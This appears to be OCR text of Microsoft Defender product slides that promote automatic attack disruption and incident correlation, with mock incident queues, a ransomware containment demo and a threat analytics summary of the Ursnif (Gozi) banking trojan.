
Automatic attack disruption

Use AI models and high-fidelity signals to automatically disrupt sophisticated attacks and simplify complexity for your IT teams

- Automatically contains infected devices and users in real-time
- AI-powered automation disrupts lateral movement leaving the IT team full control to investigate
- Reduces the overall cost and limits the impact of an attack

Learn more:

aka.ms/AttackDisruption



Multi-stage incident involving Execution & Lateral movement including Ransomware...

High | Active | Unassigned

A potentially compromised user account was disabled automatically by automated investigation & response. See the Users tab for more details

5 MITRE ATT&CK tactics, 3 other alert categories

Nov 18, 2021 7:57:40 AM | New
A potentially malicious URL click was detected
WORKSTATION6 Karla Dickens

Nov 24, 2021 2:12:45 PM | New
Suspicious inbox rule manipulation
WORKSTATION6 Karla Dickens

Nov 24, 2021 2:18:30 PM | New
Previously detected suspicious inbox rule has BEC
WORKSTATION6 2 Users

Nov 24, 2021 2:18:30 PM | New
Suspicious System Owner/User Discovery
WORKSTATION6 2 Users

Nov 24, 2021 2:18:31 PM | New
A process was injected with potentially malicious

Incident details

Incident ID	2356358
First activity	11/5/21 4:41am
Last activity	11/5/21 12:05pm
Classification	Not set
Assigned to	Unassigned

Comments

Type comment

Automation
Automation suspended possible compromised account
Nov 4, 2019 06:32 AM

Automation
Automation blocked possible compromised mailbox manipulation rule
Nov 4, 2019 06:32 AM

Automatic attack disruption – what others detect, we disrupt

3 min average time to disrupt ransomware

7k incidents disrupted per month

16k+ disabled user accounts in the last six months

180k+ devices saved from an attack in the last six months

On by default powered by AI/ML to detect and disrupt in-progress attacks with **99% confidence**

Real-life customer stories


A customer experienced an attack across:
- **10+** attack waves
- **10** compromised domain admin users
- **3** spreader IPs

Attackers targeted 2,000 devices, 97% saved
3% of devices were onboarded to a different security vendor and suffered encryption

A customer experienced an attack across six users:
- **4** users were disabled at the initial access stage
- **2** users were disabled when the session cookie was re-used

Early disruption in the kill chain prevented a business email compromise attack

Automatic attack disruption demo



0 Attacker logs in with compromised credentials “Alice” and creates backup credentials “Bob”

1 Attacker connects with Alice’s credentials via RDP to drop payload

Activity is detected, RDP session is terminated, and Alice is incriminated and contained

2 After failing on step 1, attacker uses Alice’s credentials to remote encrypt (over SMB)

Alice’s activity is blocked and they are contained

3 After failing again on step 2, attacker uses Bob’s credentials to remote encrypt (over SMB)

Bob is automatically incriminated by association and lateral movement is stopped

Attacker machine
✕ Not onboarded

Machine A
✓ Onboarded

Machines B,C,D
✓ Onboarded

Incidents

Narrate the end-to-end attack story

Reconstructing the story


The broader attack story is better described when relevant alerts and related entities are brought together

Incident scope

Analysts receive better perspective on the purview of complex threats containing multiple entities

Higher fidelity, lower noise

Effectively reduces the load and effort required
to investigate and respond to attacks


Microsoft Defender Security Center
Machine
Search Microsoft Defender ATP
30 days

Incidents

Incident name	Severity	Categories	Active alerts	Machines	Detection sources	First activity	Last activity ↓	Status
76786	Medium	Execution, Persistence	49/49	25 machines	EDR	11/26/19, 3:31 PM	12/2/19, 12:27 PM	Active
76285	High	Initial access, Execution, Persistence, Privilege escalation, Defense ev...	135/135	msticex-srv	EDR	11/25/19, 12:00 PM	12/2/19, 12:03 PM	Active
76490	High	Initial access, Execution, Suspicious activity, Exploit	5/6	2 machines	Custom TI, Antivirus, EDR, Custom detection	11/25/19, 7:03 PM	12/2/19, 10:11 AM	Active
77196	High	Initial access, Execution, Persistence	11/11	desktop-bga19q8	EDR, Custom detection	11/28/19, 8:16 AM	12/2/19, 10:01 AM	Active
76775	Medium	Execution, Persistence	60/88	20 machines	EDR	11/26/19, 12:27 PM	12/2/19, 6:07 AM	Active
77870	Medium	Initial access, Execution, Persistence	8/97	40 machines	EDR, Custom detection	12/1/19, 8:06 AM	12/2/19, 3:57 AM	Active
77189	Medium	Execution, Persistence	11/94	40 machines	EDR	11/28/19, 8:07 AM	12/1/19, 11:04 PM	Active
77707								
7784								
7712								
7765								
7682								
7756								
7554								
7558								
7749								
7740								
7690								
7558								
7683								
7699								

77196

Status: Active

Assigned to: Unassigned

Severity: High

Classification: (Not set)

Categories: Initial access, Execution, Persistence

ACTIVE

Activity time
First - Nov 28, 2019, 8:16:39 AM
Last - Dec 2, 2019, 10:01:01 AM

Alerts and categories

11/11 active alerts
3 MITRE attack categories
No other alert categories

Nov 28, 2019, 8:16:39 AM | New
Windows 10 Machines on desktop-bga19q8
desktop-bga19q8

Nov 28, 2019, 8:53:37 AM | New
Suspicious Power Shell command line on desktop-bga19q8 by user admin
desktop-bga19q8

Nov 28, 2019, 8:53:37 AM | New
Suspicious behavior by Microsoft Word was observed on desktop-bga19q8 by user admin
desktop-bga19q8

Nov 28, 2019, 8:53:37 AM | New
An Office application ran suspicious commands on desktop-bga19q8 by user admin
desktop-bga19q8

Nov 28, 2019, 8:54:02 AM | New
Suspicious Power Shell command line on desktop-bga19q8 by user admin
desktop-bga19q8

Nov 28, 2019, 8:54:03 AM | New
Office process dropped and executed a PE file. on desktop-bga19q8 by user admin
desktop-bga19q8

Nov 28, 2019, 8:54:03 AM | New
Powershell dropped a suspicious file on the machine on desktop-bga19q8 by user admin
desktop-bga19q8

Nov 28, 2019, 8:54:03 AM | New
An anomalous scheduled task was created on desktop-bga19q8 by user admin
desktop-bga19q8

Scope

1 affected device

Top affected assets

Entity type	Risk level/investigation priority
desktop-bga19q8	High

Evidence

10 entities found

Evidence remediation status

Live response

```
C:\> 
```

```
C:\> cls
C:\> 
```

Threat analytics

Delivering insight on major threats to your organization

Threat to posture view


See how you score against significant and emerging campaigns with interactive reports

Identify unprotected systems

Get real-time insights to assess the impact
of the threat on your environment

Get guidance

Provides recommended actions to increase security resilience, to prevention, or contain the threat



Microsoft Defender Security Center
Machine
Search Microsoft Defender ATP
AutoIR@wcdtestprd.onmicr...

Threat analytics

Latest threats

Doppelpaymer: More human-operated ransomware	0 / 0
Ursnif (Gozi) continues to evolve	1 / 1
Exploitation of CVE-2019-0708 (BlueKeep)	0 / 0
Emulation-evading JavaScripts	0 / 0

🟥 Machines with active alerts 🟩 Machines with resolved alerts

High-impact threats

Living-off-the-land binaries	202 / 202
Adwind RAT lands using DDE	2 / 2
Credentials Management API abuse	2 / 2
Simulated threat	1 / 1

🟥 Machines with active alerts 🟩 Machines with resolved alerts

Threats summary

8/64 threats impact your organization

🟥 Threats with active impact 🟩 Threats with resolved impact ⬜ Threats with no impact ▨ Threats with no alerts linked

Threat	Machines with alerts	Machines with alerts in the last 7 days	Last updated ↓	Start date
Doppelpaymer: More human-operated ransomware	0 active / 0		11/22/19, 3:45 PM	11/22/19, 3:45 PM
Ursnif (Gozi) continues to evolve	1 active / 1		11/19/19, 3:50 PM	9/14/18, 6:24 PM
Exploitation of CVE-2019-0708 (BlueKeep)	0 active / 0		11/6/19, 10:05 AM	5/14/19, 7:00 AM
Emulation-evading JavaScripts	0 active / 0		10/17/19, 3:30 PM	10/17/19, 3:30 PM
VPN exploits in MANGANESE attacks	0 active / 0		10/3/19, 11:00 AM	10/2/19, 2:15 PM
0-day exploitation of JScript RCE	0 active / 0		10/3/19, 7:45 AM	9/23/19, 10:45 AM
RDP ransomware persists as Wadhrama				
Elevation of privilege via AppX Service				
WDigest credential harvesting				
Possible EoP via the Text Services Framework				
August 2019 RDP update advisory				
Operation Soft Cell				
May 2019 0-day disclosures				
Motivated miners				
DEV-0054 (APT32) campaigns 2019				

Threats > **Ursnif (Gozi) continues to evolve**

Overview

Ursnif (Gozi) continues to evolve

Executive summary

Note: This report is an update to the original report entitled Ursnif (Gozi) trojan.

Microsoft researchers continue to observe multiple attack campaigns in customer environments distributing the credential-stealing implant *Ursnif*. While Microsoft detects both old and new variants of this implant as Ursnif, other security research organizations have referred to it as *Papras* and *Snifula* and have used *Gozi* to refer to more recent evolutions.

Ursnif has been used in information-stealing campaigns since 2006 and is known for its unique implementations of form-grabbing and web-injection modules. Apart from stealing banking credentials, it also attempts to collect credentials for cloud storage, webmail, and cryptocurrency exchanges. To do this, it takes screenshots, logs keystrokes, and exfiltrates certificates.

To distribute Ursnif, its operators use creative and frequently changing phishing lures. They have sent emails that look like replies to meticulously vetted recipients. While operators use innovative social engineering techniques to deliver Ursnif, they continue to rely heavily on macro malware embedded in highly polymorphic Microsoft Office documents—a vector that is shared by many malware campaigns and can be mitigated by commonly available measures.

In more recent campaigns that showed spikes in October 2019, Ursnif operators have started embedding links in the phishing emails. Instead of distributing weaponized documents as email attachments, they trick recipients into downloading these documents as password-protected archives, which are inherently harder to scan, from the embedded links. Also, they have begun using highly evasive JavaScripts to launch Windows Management Instrumentation (WMI) to indirectly run a PowerShell script that downloads Ursnif. Security signals indicate that these more recent campaigns have targeted payment processing companies, affiliate marketing firms, telecommunications providers, and enterprise IT service providers.

Ursnif campaigns generally incorporate anti-VM technologies to hide from antivirus scanners and stifle attempts to use virtualized detonation environments. Moreover, the malware uses domain generation algorithms (DGAs) to continually create long lists of domain names. Campaign operators periodically register a few of these domains and use them as download locations and command-and-control (C2) addresses.

Analysis

MITRE ATT&CK
T1193 | Spearphishing Attachment
T1192 | Spearphishing Link
T1204 | User Execution
Threat technique or component
1. Spear-phishing email
Email with attachment
Email with link & password
User clicks link and downloads ZIP
Password-protected ZIP
2. User opens malicious .doc/.docx in email or ZIP
3. User is tricked into enabling macros
Protections
Exchange online protection
Safe Links & Safe Attachments
Awareness training
Attack simulator
SmartScreen, Microsoft Edge
Windows Defender Antivirus
Awareness training

Machines with alerts

🟥 Active [1]
🟩 Resolved [0]

Mitigation status

🟩 Mitigated [0]
🟨 Unmitigated [0]
⬜ Unavailable [587]

Mitigation recommendations

